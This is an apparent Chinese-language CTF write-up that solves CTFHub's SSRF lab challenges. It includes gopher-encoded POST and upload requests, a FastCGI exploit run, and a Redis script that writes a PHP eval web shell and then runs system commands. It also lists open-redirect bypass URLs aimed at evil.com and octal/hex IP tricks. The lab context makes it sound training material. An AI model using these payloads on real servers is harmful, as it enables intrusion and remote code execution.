SSRF

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1. 内网访问

附近大加川

X

尝试访问位于127.0.0.1的flag.php吧

直接访问。



ctfhub{6f5266317d47ed8d83de371e}

2. 伪协议读取文件

伪协议读取文件


尝试去读取一下Web目录下的flag.php吧

一看到伪协议,首先就想到用 file://去试一试。



读不出来,换成 php://filter 还是不行。





然后我去搜了一下,发现这个题,是当前目录下的flag.php,直接裂开。

还是用file伪协议去读(这个伪协议需要绝对路径)



然后出来了3个问号,给我整蒙了。

然后不死心,看了一下源代码,发现了注释。



3. 端口扫描

端口扫描

所需金币: 30 题目状态: **已解出** 解题奖励: 金币:50 经验:5

来来来性感CTFHub在线扫端口,据说端口范围是8000-9000哦,


他说端口是8000-9000, 我就直接用burp爆破了, 地址应该还是127.0.0.1。

```
Attack type: Sniper

GET /?url=127.0.0.1:§§ HTTP/1.1
Host: challenge 95de220 fe9e145b2.sandbox.ctfhub.com:10080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

?	Payload Sets You can define one or more payload sets. The number of payload sets depends on the attack type defined in the and each payload type can be customized in different ways.				
	Payload set:	1	Payload count:	1,001	
	Payload type:	Numbers	Request count:	1,001	
?	Payload Options [Numbers]				
	This payload type generates numeric payloads within a given range and in a specified format.				
	Number range				
	Type:	 Sequential			
	From:	8000			
	To:	9000			
	Step:	1			
	How many:				

直接爆破,得到flag。




4. POST请求

POST请求

所需金币: 30 题目状态: 已解出 解题奖励: 金币:50 经验:5

这次是发一个HTTP POST请求.对了.ssrf是用php的curl实现的.并且会跟踪302跳转.加油吧骚 年

直接用file伪协议访问flag.php。得到了源代码。



通过以下这些要求可以得到flag。

- 从127.0.0.1进入
- 知道key是啥,并且用POST传上去。用下面的debug来得到。

```
getenv

(PHP 4, PHP 5, PHP 7)
getenv — Gets the value of an environment variable
```

getenv的作用是得到环境变量,flag。所以不要自己本地去尝试构造,没有用的。

直接访问得到了key。



并没有用。我陷入了沉思。

回去看题目,说要302跳转,并且用的是curl。正好 gopher: // 伪协议可以使用。

构造 gopher: //:(行尾用%0d%0a代替 (需要删除换行), 分隔符用url编码)

更改头 (第一行)

这里的格式是:

gopher://127.0.0.1(HOST):80(端口,默认是70)/_POST(或者 _GET或者其他)[space]地址 [space]HTTP/1.1

```
gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1
 2
    Host: challenge-c419925180eba490.sandbox.ctfhub.com:10080
    Cache-Control: max-age=0
 4
    Upgrade-Insecure-Requests: 1
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
 6
    Accept:
    text/html,application/xhtml+xml,application/xml;g=0.9,image/avif,image/webp,
    image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 7
    Accept-Encoding: gzip, deflate
8
    Accept-Language: zh-CN,zh;q=0.9
9
    Connection: close
10
    Content-Type: application/x-www-form-urlencoded
11
    Content-Length: 36
12
13
    key=77d9ea5b793b9995e8b3b4fb3d1c92fe
```


• 末尾加 %0d%0a, 并且删除换行。

```
gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1%0d%0aHost: challenge-
c419925180eba490.sandbox.ctfhub.com:10080%0d%0aCache-Control: max-
age=0%0d%0aUpgrade-Insecure-Requests: 1%0d%0aUser-Agent: Mozilla/5.0 (windows
NT 10.0; win64; x64) ApplewebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.141 Safari/537.36%0d%0aAccept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9%0d%0aAccept-
Encoding: gzip, deflate%0d%0aAccept-Language: zh-CN,zh;q=0.9%0d%0aConnection:
close%0d%0aContent-Type: application/x-www-form-urlencoded%0d%0aContent-
Length: 36%0d%0a%0d%0akey=77d9ea5b793b9995e8b3b4fb3d1c92fe%0d%0a
```

• 再进行一次url编码。

gopher%3a%2f%2f127.0.0.1%3a80%2f_POST+%2fflag.php+HTTP%2f1.1%250d%250aHost%3a
+challenge-c419925180eba490.sandbox.ctfhub.com%3a10080%250d%250aCacheControl%3a+max-age%3d0%250d%250aUpgrade-Insecure-Requests%3a+1%250d%250aUserAgent%3a+Mozilla%2f5.0+
 (windows+NT+10.0%3b+win64%3b+x64)+ApplewebKit%2f537.36+
 (KHTML%2c+like+Gecko)+Chrome%2f87.0.4280.141+Safari%2f537.36%250d%250aAccept%
 3a+text%2fhtml%2capplication%2fxhtml%2bxml%2capplication%2fxml%3bq%3d0.9%2cim
 age%2favif%2cimage%2fwebp%2cimage%2fapng%2c*%2f*%3bq%3d0.8%2capplication%2fsi
 gned-exchange%3bv%3db3%3bq%3d0.9%250d%250aAccept Encoding%3a+gzip%2c+deflate%250d%250aAccept-Language%3a+zh CN%2czh%3bq%3d0.9%250d%250aConnection%3a+close%250d%250aContent Type%3a+application%2fx-www-form-urlencoded%250d%250aContent Length%3a+36%250d%250a%250d%250akey%3d77d9ea5b793b9995e8b3b4fb3d1c92fe%250d%250d%250ac

最后用GET方式传上去。




5. 上传文件



所需金币: 30 题目状态: **已解出** 解题奖励: 金币:50 经验:5

这次需要上传一个文件到flag.php了.祝你好运

直接查看flag.php的源代码。



看起来应该是要在127.0.0.1的flag.php上传一个文件。

这里网页上只有选择文件的按钮、没有提交的按钮。


所以需要自己写一个提交按钮,将文件提交上去,来抓包。

这样我就抓到了一个包。

然后用gopher协议改一下。(更改方法见上题)

```
gopher%3A%2F%2F127.0.0.1%3A80%2F_POST%20%2Fflag.php%20HTTP%2F1.1%250D%250AHos
t%3A%20challenge-
2cbc5e7e2bacd9a0.sandbox.ctfhub.com%3A10080%250D%250AContent-
Length%3A%20282%250D%250ACache-Control%3A%20max-age%3D0%250D%250AUpgrade-
Insecure-Requests%3A%201%250D%250Aorigin%3A%20http%3A%2F%2Fchallenge-
2cbc5e7e2bacd9a0.sandbox.ctfhub.com%3A10080%250D%250AContent-
Type%3A%20multipart%2Fform-data%3B%20boundary%3D----
WebKitFormBoundaryBCPOCoyPD3iPysRb%250D%250AUser-
Agent%3A%20Mozilla%2F5.0%20%28windows%20NT%2010.0%3B%20win64%3B%20x64%29%20Ap
plewebKit%2F537.36%20%28KHTML%2C%20like%20Gecko%29%20Chrome%2F87.0.4280.141%2
Osafari%2F537.36%250D%250AAccept%3A%20text%2Fhtml%2Capplication%2Fxhtml%2Bxml
%2Capplication%2Fxm1%3Bq%3D0.9%2Cimage%2Favif%2Cimage%2Fwebp%2Cimage%2Fapng%2
C%2A%2F%2A%3Bg%3D0.8%2Capplication%2Fsigned-
exchange%3Bv%3Db3%3Bq%3D0.9%250D%250AReferer%3A%20http%3A%2F%2Fchallenge-
2cbc5e7e2bacd9a0.sandbox.ctfhub.com%3A10080%2F%3Fur1%3Dfi1e%3A%2F%2F%2F%2Fvar%2F
www%2Fhtm1%2Fflag.php%250D%250AAccept-
Encoding%3A%20gzip%2C%20deflate%250D%250AAccept-Language%3A%20zh-
CN%2Czh%3Bq%3D0.9%250D%250AConnection%3A%20close%250D%250A%250D%250A-----
WebKitFormBoundaryBCPOCoyPD3iPysRb%250D%250AContent-Disposition%3A%20form-
data%3B%20name%3D%22file%22%3B%20filename%3D%22a.txt%22%250D%250AContent-
Type%3A%20text%2Fplain%250D%250A%250D%250Aaaaa%250D%250A-----
WebKitFormBoundaryBCPOCoyPD3iPysRb%250D%250AContent-Disposition%3A%20form-
data%3B%20name%3D%22submit%22%250D%250A%250D%250A%C3%A6%C2%8F%C2%90%C3%A4%C2%
BA%C2%A4%250D%250A------webKitFormBoundaryBCPOCoyPD3iPysRb--%250D%250A
```

再用burp交上去。



成功得到flag。

6. FastCGI协议

题目给了个附件,说的已经很清楚了。

另外这里还有一个根据附件来做的WP。

接下来是我的抄袭过程。 (doge)

1. 先监听9000端口

```
donx@kali:~/桌面

文件(F) 动作(A) 编辑(E) 查看(V) 帮助(H)

—(donx®kali)-[~/桌面]

$ nc -lvvp 9000 > 1.txt

listening on [any] 9000 ...
```

2. 用<u>exp.py</u>, 搜寻根目录的文件

```
(donx®kali)-[~/桌面]
$ python2 exp.py -c "<?php var_dump(shell_exec('ls /')); ?>" -p 9000 127.
0.0.1 /usr/local/lib/php/PEAR.php
Traceback (most recent call last):
   File "exp.py", line 251, in <module>
     response = client.request(params, content)
   File "exp.py", line 188, in request
     return self.__waitForResponse(requestId)
   File "exp.py", line 193, in __waitForResponse
     buf = self.sock.recv(512)
socket.timeout: timed out
```

3. 转换得到的1.txt。下面是得到的1.txt (前两行)。

```
1 0101 d795 0008 0000 0001 0000 0000
2 0104 d795 01e7 0000 0e02 434f 4e54 454e
```


- 1 %01%01%d7%95%00%08%00%00%01%00%00%00%00%00%01%04%d7%95%01%e7%00%00%0e%0 2%43%4f%4e%54%45%4e

下面是转换代码(整个1.txt都需要转换):

```
from urllib.parse import quote
 1
 2
 3
4
    def convert(str_in):
        str_in = str_in.replace("\n", "").replace(" ", "")
 5
       str_out = ""
 6
7
       for i in range(len(str_in)):
8
            if i % 2 == 0:
9
                str_out += "%"
10
            str_out += str_in[i]
11
       print(str_out)
12
        str_out = quote(str_out, "url")
13
        print(str_out)
14
15
16
    if __name__ == '__main__':
        c = '''0101 d795 0008 0000 0001 0000 0000 0000
17
18
    0104 d795 01e7 0000 0e02 434f 4e54 454e'''
19
       convert(c)
```

4. 转化完之后,加上gopher://伪协议,用burp发送出去,得到刚刚的结果。

gopher://127.0.0.1:9000/_ +转换完的字符串




```
(donx® kali)-[~/桌面]


$ nc -lvvp 9000 > 2.txt

listening on [any] 9000 ...

connect to [127.0.0.1] from localhost [127.0.0.1] 41564

sent 0, rcvd 611
```





成功得到flag。

7. Redis协议

参考文章


下面的脚本修改自参考文章。

```
1
    from urllib.parse import quote
 2
    protocol = "gopher://"
 3
4
    ip = "127.0.0.1"
    port = "6379"
 6
    shell = "\n\ensuremath{\mbox{n<?php eval($\_GET[\"cmd\"]);?>\n\n"}}
 7
    filename = "shell.php"
    path = "/var/www/html"
8
9
    passwd = ""
    cmd = ["flushall",
10
            "set 1 {}".format(shell.replace(" ", "${IFS}")),
11
            "config set dir {}".format(path),
12
13
            "config set dbfilename {}".format(filename),
14
            "save"
15
    if passwd:
16
17
         cmd.insert(0, "AUTH {}".format(passwd))
```

```
18
19
    def redis_format(arr):
20
21
        CRLF = "\r\n"
22
        redis_arr = arr.split(" ")
        cmd = ""
23
24
        cmd += "*" + str(len(redis_arr))
25
        for x in redis_arr:
            cmd += CRLF + "$" + str(len((x.replace("${IFS}", " ")))) + CRLF +
26
    x.replace("${IFS}", " ")
27
        cmd += CRLF
        return cmd
28
29
30
    if __name__ == "__main__":
31
        payload = ""
32
33
        for x in cmd:
             payload += quote(redis_format(x), "url")
34
        payload = quote(payload, "url")
35
36
        payload = protocol + ip + ":" + port + "/_" + payload
37
        print(payload)
38
```

1 gopher://127.0.0.1:6379/_%252A1%250D%250A%25248%250D%250Aflushall%250D%250A%2 52A3%250D%250A%25243%250D%250Aset%250D%250A%25241%250D%250A1%250D%250A%252431 %250D%250A%250A%253C%253Fphp%2520eval%2528%2524_GET%255B%2522cmd%2522%25 5D%2529%253B%253F%253E%250A%250A%250D%250A%252A4%250D%250A%25246%250D%250Acon fig%250D%250A%25243%250D%250A%25243%250D%250A%25243%250D%250A%25243%250D%250A%25244%250D%250Adir%250D%250A%25241 3%250D%250A%252Fvar%252Fwww%252Fhtml%250D%250A%252A4%250D%250A%25246%250D%250 Aconfig%250D%250A%25243%250D%250A8252410%250D%250A%25244%250D%250A8252A1%250D%250A825244%250D%250A825244%250D%250A8252A1%250D%250A825244%250D%250A8252A1%250D%250A825244%250D%250A8252A1%250D%250A825244%250D%250A8252A1%2

生成了之后,用burp发出去。



虽然responce状态码是504,但其实是写进去了的。(我也不知道为啥)。

直接访问可以看得到。



m:10080/shell.php?cmd=system("ls%20/");

•�X ��□�□□ Procfile bin boot dev dump.rdb etc flag 2d5b98d3bd3077a8ddcc4eed38772657 gc

hp?cmd=system("cat%20/flag_2d5b98d3bd3077a8ddcc4eed38772657");


ctfhub{e01228adad0346a7be011de1} ��B\[�{��

而且不知道为什么,我用蚁剑连不进去,只能自己去手动操作。(或许是因为前面那一堆redis的编码)

8. URL Bypass

url must startwith "http://notfound.ctfhub.com"

url.127.0.0.1.nip.io/flag.php



url.127.0.0.1.xip.io/flag.php



url@127.0.0.1/flag.php

网上还有各种各样的畸形绕过的方法,但这道题必须要用 http://notfound.ctfhub.com 开头,所以用不了。

```
1. 单斜线"/"绕过
1
 2
   https://www.landgrey.me/redirect.php?url=/www.evil.com
 3
   2. 缺少协议绕过
   https://www.landgrey.me/redirect.php?url=//www.evil.com
4
 5
   3. 多斜线"/"前缀绕过
   https://www.landgrey.me/redirect.php?url=///www.evil.com
6
 7
   https://www.landgrey.me/redirect.php?url=///www.evil.com
   4. 利用"@"符号绕过
8
9
   https://www.landgrey.me/redirect.php?
   url=https://www.landgrey.me@www.evil.com
10
   5. 利用反斜线"\"绕过
   https://www.landgrey.me/redirect.php?
   url=https://www.evil.com\www.landgrey.me
   6. 利用"#"符号绕过
12
13
   https://www.landgrey.me/redirect.php?
   url=https://www.evil.com#www.landgrey.me
14
   7. 利用"?"号绕过
15
   https://www.landgrey.me/redirect.php?url=https://www.evil.com?
   www.landgrey.me
   8. 利用"\\"绕过
16
17
   https://www.landgrey.me/redirect.php?
   url=https://www.evil.com\\www.landgrey.me
18
   9. 利用"."绕过
   https://www.landgrey.me/redirect.php?url=.evil
                                                           (可能会跳转到
19
   www.landgrey.me.evil域名)
20
   https://www.landgrey.me/redirect.php?url=.evil.com
                                                           (可能会跳转到evil.com
   域名)
   10. 重复特殊字符绕过
21
   https://www.landgrey.me/redirect.php?url=///www.evil.com//..
23 https://www.landgrey.me/redirect.php?url=///www.evil.com//..
```

9. 数字IP Bypass

这次ban掉了127以及172.不能使用点分十进制的IP了。但是又要访问127.0.0.1。该怎么办呢

那就用8进制或者16进制,或者整型十进制。一共6种,被ban了一种,还有五种......

分开写:


○ 八进制: 127.0.0.1 -> 0177.0.0.1



多几个0也可以。




○ 十六进制: 127.0.0.1 -> 0x7f.0.0.1




。 当不写成一整个形式的时候, 四个地方是单独的, 如下。



也就是说, 8, 10, 16进制可以交替使用。




- 写成一整块的形式: (127.0.0.1 -> 0x7f 00 00 01 = 017700000001 = 2130706433)
 - 八讲制:



○ 十六进制: (flag不一样是因为重新开了一个环境)



○ 十进制:



10. 302跳转 Bypass



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怎么直接就出来了。啊这。

去看了一下别人的WP, 才发现原来正确的被ban姿势是这样的:



hacker! Ban Intranet IP

这个题要绕过,可以用302跳转。访问服务器上的脚本,用脚本跳回去。(可惜我没有VPS)

11. DNS重绑定 Bypass

题目给了一个<u>附件</u>。

这里还有yhgg推荐的一篇文章。

可惜了,我没有vps,也没有域名,只能用这种方式来获取flag了。[doge]

← → ひ ▲ 不安全 | challenge-609c802d55408ca7.sandbox.ctfhub.com:10080/?url=127.0.0.1/flag.php

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